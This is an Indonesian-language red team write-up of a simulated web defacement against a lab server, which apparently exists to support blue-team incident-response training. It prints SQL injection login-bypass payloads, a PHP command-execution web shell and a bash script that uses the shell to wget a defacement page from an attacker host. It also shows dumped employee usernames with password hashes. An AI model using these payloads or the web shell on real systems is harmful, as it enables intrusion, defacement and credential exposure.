



**REDteam**

R  
E  
D


T

E  
A  
M

W  
R  
I  
T  
E  
U  
P

H  
O  
W  
T  
O  
A  
T  
T  
A  
C  
K

# WEB DEFACEMENT



BAPANG CSIRT

A step-by-step attack simulation based on CyberKill-chain



## TABLE OF CONTENTS

03 Introduction

04 Scope

05 CyberKill-Chain Phases

06 I-Reconnaissance

09 II-Weaponization

11 III-Delivery

13 IV-Exploitation

14 V-Installation

14 VI-Command & Control

14 VII-Action on Objective



W  
H  
A  
T



## INTRODUCTION

Dokumen ini merupakan dokumentasi serangan dari Red Team dalam simulasi penanganan insiden pada BaPang CSIRT. Serangan dilakukan menggunakan metodologi Cyber Kill Chain.

Dokumen ini dapat digunakan untuk merekonstruksi serangan atau insiden, serta mengevaluasi hasil penanganan insiden siber oleh Blue Team.

Insiden yang terjadi berupa Web Defacement yang diawali oleh serangan terhadap kerentanan dan kesalahan konfigurasi pada web server korban.



I  
S  
T  
H  
I  
S

S  
C  
O  
P  
E



## OBJECTIVE

Serangan ini menargetkan kerentanan **SQL Injection**, **Directory Listing**, dan **Remote Code Execution** yang digunakan oleh korban. Eksplorasi kerentanan tersebut dapat membuka celah keamanan yang menyebabkan berkembangnya ancaman menjadi lebih besar.


R  
U  
A  
N  
G

## MISSION


1. Identifikasi dan eksplorasi kerentanan target
2. Mendapatkan akses ke mesin target
3. Menanamkan file tidak sah pada target untuk melakukan Command&Control dan Web Defacement

L  
I  
N  
G  
K  
U  
P

# C Y B E R - K I L L C H A I N



## STEP 1 : RECONNAISANCE



Pada tahap ini dilakukan pemindaian direktori menggunakan tools **DIRB** untuk mengetahui direktori yang ada pada web server Target.

```
root@desktopmain-virtual-machine:/home/desktop-main# dirb http://172.20.10.114 -w
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Wed Jul  9 12:19:21 2025
URL_BASE: http://172.20.10.114/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.20.10.114/ ----
+ http://172.20.10.114/.git/HEAD (CODE:200|SIZE:21)
==> DIRECTORY: http://172.20.10.114/admin/
==> DIRECTORY: http://172.20.10.114/assets/
==> DIRECTORY: http://172.20.10.114/db/
+ http://172.20.10.114/index.html (CODE:200|SIZE:24594)
+ http://172.20.10.114/info.php (CODE:200|SIZE:74703)
+ http://172.20.10.114/LICENSE (CODE:200|SIZE:18092)
+ http://172.20.10.114/server-status (CODE:403|SIZE:278)
```



## STEP 1 : RECONNAISANCE (CONT)

Ditemukan beberapa direktori dan file. Salah satu yang menarik adalah direktori **db/** yang merupakan direktori untuk menyimpan template database sql dari website yang didapatkan dari repositori.

The screenshot shows a web browser window with the URL `172.20.10.114/db/`. The page title is "Index of /db". Below the title is a table with the following data:

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">makaryo.sql</a>	2025-05-14 07:25	6.1K	

At the bottom of the page, it says "Apache/2.4.52 (Ubuntu) Server at 172.20.10.114 Port 80".

Diketahui juga bahwa web server memiliki kerentanan **Directory Listing** yang memungkinkan pengguna mengakses direktori dan file yang ada pada web server.

Dilakukan pengunduhan file **makaryo.sql** dan pemeriksaan isi dari database.

```
root@desktopmain-virtual-machine:/home/desktop-main/Downloads# cat makaryo.sql
-- phpMyAdmin SQL Dump
-- version 5.2.1
-- https://www.phpmyadmin.net/
--
-- Host: 127.0.0.1
-- Generation Time: Mar 04, 2025 at 07:48 AM
-- Server version: 10.4.32-MariaDB
-- PHP Version: 8.2.12
```

```
INSERT INTO `tb_pegawai` (`id`, `nip`, `username`, `password`, `nama`, `tempat_lahir`, `tanggal_lahir`, `alamat`, `kontak`, `foto`) VALUES
(27, '212021201', 'zia', 'af8f0d3f9435119d64658c49e74efffd', 'Fauziah', 'Semarang', '2003-08-30', 'Depok', 'fauziah@nfa.go.id', ''),
(28, '212021202', 'wawan', 'b94c6fe35741628adb9d6cb8d4a066dc', 'Kurniawan', 'Nganjuk', '2003-10-30', 'Depok', 'kurniawan@nfa.go.id'),
```

Ditemukan beberapa data username pada tabel pegawai seperti **zia** dan **wawan**.



## STEP 1 : RECONNAISANCE (CONT)

Selain direktori db/, ditemukan juga direktori **/admin/img/** yang menarik perhatian penyerang.

```
---- Entering directory: http://172.20.10.114/admin/img/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
```

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">pegawai/</a>	2025-07-09 05:42	-	
<a href="#">user_logo.png</a>	2025-05-14 07:25	2.8K	

Apache/2.4.52 (Ubuntu) Server at 172.20.10.114 Port 80

Setelah diperiksa ternyata masih memiliki anak direktori yaitu **pegawai/**

Diduga direktori tersebut menyimpan file yang diunggah oleh pegawai melalui halaman pegawai.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">538-mu.png</a>	2025-05-20 06:41	14K	
<a href="#">695-mu.png</a>	2025-05-20 06:52	14K	
<a href="#">794-mu.png</a>	2025-05-20 06:40	14K	
<a href="#">mu.png</a>	2025-07-08 13:27	14K	

## STEP 2 : WEAPONIZATION

Setelah mengetahui kerentanan dan informasi dari tahap reconnaissance, dapat diperkirakan langkah-langkah yang akan dilakukan untuk melakukan Web Defacement, seperti melakukan bypass login, pengunggahan file berbahaya, dan perubahan tampilan website.

-> menyiapkan payload **SQL Injection**

```
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
```

1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055  
admin" --
admin" #
admin"/\*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/\*
admin"or 1=1 or ""=
admin" or 1=1
admin" or 1=1--
admin" or 1=1#

-> menyiapkan file PHP untuk **Remote Code Execution** (RCE) bernama **shell.php**

```
GNU nano 6.2                                     shell.php
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

## STEP 2 : WEAPONIZATION (CONT)

-> menyiapkan file **index.html** untuk defacement

```
GNU nano 6.2                               index.html
<a href="#">Zeus</a>
<a href="#">Gates of Olympus</a>
</nav>

<div class="content">
  <div class="promo">
    <h2>🎰 Trik Scatter Slot Gacor Hari Ini</h2>
    <p>Temukan rahasia maxwin dengan scatter x500 hanya di Zeus Olympus!</p>
    <p>Deposit sekarang dan klaim bonus new member hingga 200%</p>
  </div>

  <button class="btn">DAFTAR SEKARANG</button>
  <button class="btn">LOGIN</button>
</div>

<footer>
  <p>Simulasi Website Judol - Untuk Uji Deteksi Konten | Tidak untuk digunakan ny!</p>
</footer>
</body>
</html>
```


Setelah persiapan serangan dilakukan, dilanjutkan dengan percobaan serangan kepada web server target.




## STEP 3 : DELIVERY

Melakukan percobaan SQL Injection untuk melakukan bypass login ke halaman Pegawai. Percobaan berhasil saat menggunakan payload

```
wawan' OR '1'='1
```



-> Tampilan halaman Pegawai setelah berhasil bypass login



### STEP 3 : DELIVERY (CONT)

-> Terdapat kolom pengunggahan untuk mengunggah keterangan tidak hadir. Kolom tersebut tidak menerapkan sanitasi dan validasi file unggahan, sehingga memungkinkan pengunggahan file berbahaya.

The screenshot shows a web application interface for managing employee absences. A modal window titled "Masukkan Keterangan Anda" is open. It contains the following fields:

- NIP : 212021202
- Nama : Kurniawan
- Keterangan :
- Alasan :
- Foto Bukti / Surat Keterangan :

At the bottom of the modal are two buttons: "Save changes" and "Close".


Dilakukan pengunggahan file PHP untuk RCE bernama **shell.php**




## STEP 4 : EXPLOITATION

Eksekusi file **shell.php** yang sudah diunggah dapat dilakukan melalui parameter URL. Contohnya


- **http://172.20.10.114/admin/img/pegawai/shell.php?cmd=whoami**
- **http://172.20.10.114/admin/img/pegawai/shell.php?cmd=ls%20/var/www/html/**



A screenshot of a web browser window. The address bar shows the URL: 172.20.10.114/admin/img/pegawai/shell.php?cmd=whoami. The page content displays the output of the 'whoami' command, which is 'www-data'.



A screenshot of a web browser window. The address bar shows the URL: 172.20.10.114/admin/img/pegawai/shell.php?cmd=ls%20/var/www/html/. The page content displays the directory listing: index.html makaryo.



A screenshot of a web browser window. The address bar shows the URL: 172.20.10.114/admin/img/pegawai/shell.php?cmd=ls%20/var/www/html/makaryo. The page content displays a long list of files and directories: LICENSE README.md admin assets db deface\_test.txt index.html info.php notes.txt pegawai sweetalert.html.

Percobaan tersebut menunjukkan keberhasilan exploitasi kerantanannya melalui eksekusi kode/perintah jarak jauh.

## ~~STEP 5 : INSTALLATION~~

## ~~STEP 6 : COMMAND & CONTROL~~

Tahapan **Installation** dan **Command&Control** tidak dilakukan karena serangan ini tidak memerlukan penanaman backdoor sebagai upaya persistensi.

## ~~STEP 7 : ACTION OF OBJECTIVE~~

Melakukan pengubahan file **index.html** menggunakan **bash script** yang secara otomatis dapat melakukan pengunduhan file defacement dari server penyerang dan menyimpannya di web server target. File bash tersebut bernama **defaec.sh**

```
GNU nano 6.2                                     deface.sh
#!/bin/bash

# Fungsi untuk meng-URL-encode string agar bisa dikirim via parameter HTTP
urlencode() {
    local string="${1}"
    local length="${#string}"
    local encoded=""

    for (( i = 0; i < length; i++ )); do
        local c="${string:$i:1}"
        case "$c" in
            [a-zA-Z0-9._-]) encoded+="$c" ;;
            *) encoded+=${printf '%02X' "'$c"} ;;
        esac
    done
    echo "$encoded"
}

# Ganti ini dengan IP dan endpoint yang sesuai
TARGET_URL="http://172.20.10.114/admin/img/pegawai/shell.php"
ATTACKER_IP="172.20.10.113:8080"
DEFACE_FILE="index.html"
CMD="wget http://${ATTACKER_IP}/${DEFACE_FILE} -O /var/www/html/makaryo/index.html"

# Encode dan kirim ke target
ENCODED_CMD=$(urlencode "$CMD")
curl -s "${TARGET_URL}?cmd=${ENCODED_CMD}"

echo "[+] Deface payload dikirim: ${CMD}"
```

## S T E P   7 :   A C T I O N   O F   O B J E C T I V E

( C O N T )

-> Jalankan **deface.sh**

```
root@desktopmain-virtual-machine:/home/desktop-main/Desktop# nano deface.sh
root@desktopmain-virtual-machine:/home/desktop-main/Desktop# chmod +x deface.sh
root@desktopmain-virtual-machine:/home/desktop-main/Desktop# ./deface.sh
[+] Deface payload dikirim: wget http://172.20.10.113:8080/index.html -O /var/www/html/makaryo/index.html
root@desktopmain-virtual-machine:/home/desktop-main/Desktop#
```

-> Periksa halaman web target

The screenshot shows a web browser window with the URL `172.20.10.114`. The page title is **Slot Zeus Gacor Maxwin 🔥**. Below the title, it says **Winrate Tertinggi Hari Ini - RTP Live Slot Online**. The navigation menu includes **Beranda**, **Daftar**, **Deposit**, **Bonus Harian**, **Zeus**, and **Gates of Olympus**. A central callout box contains the text: **Trik Scatter Slot Gacor Hari Ini**, followed by **Temukan rahasia maxwin dengan scatter x500 hanya di Zeus Olympus!** and **Deposit sekarang dan klaim bonus new member hingga 200%**. At the bottom of the page, there are two buttons: **DAFTAR SEKARANG** and **LOGIN**. A small note at the bottom states: **Simulasi Website Judul - Untuk Uji Deteksi Konten | Tidak untuk digunakan nyata**.

# JACKPOT



P  
E  
N  
U  
T  
U  
P



*Ingatlah, Bahwa Kechilafan Satu  
Orang Sahaja Tjukup Sudah  
Menjebabkan Keruntuhan Negara*

P  
E  
N  
U  
T  
U  
P

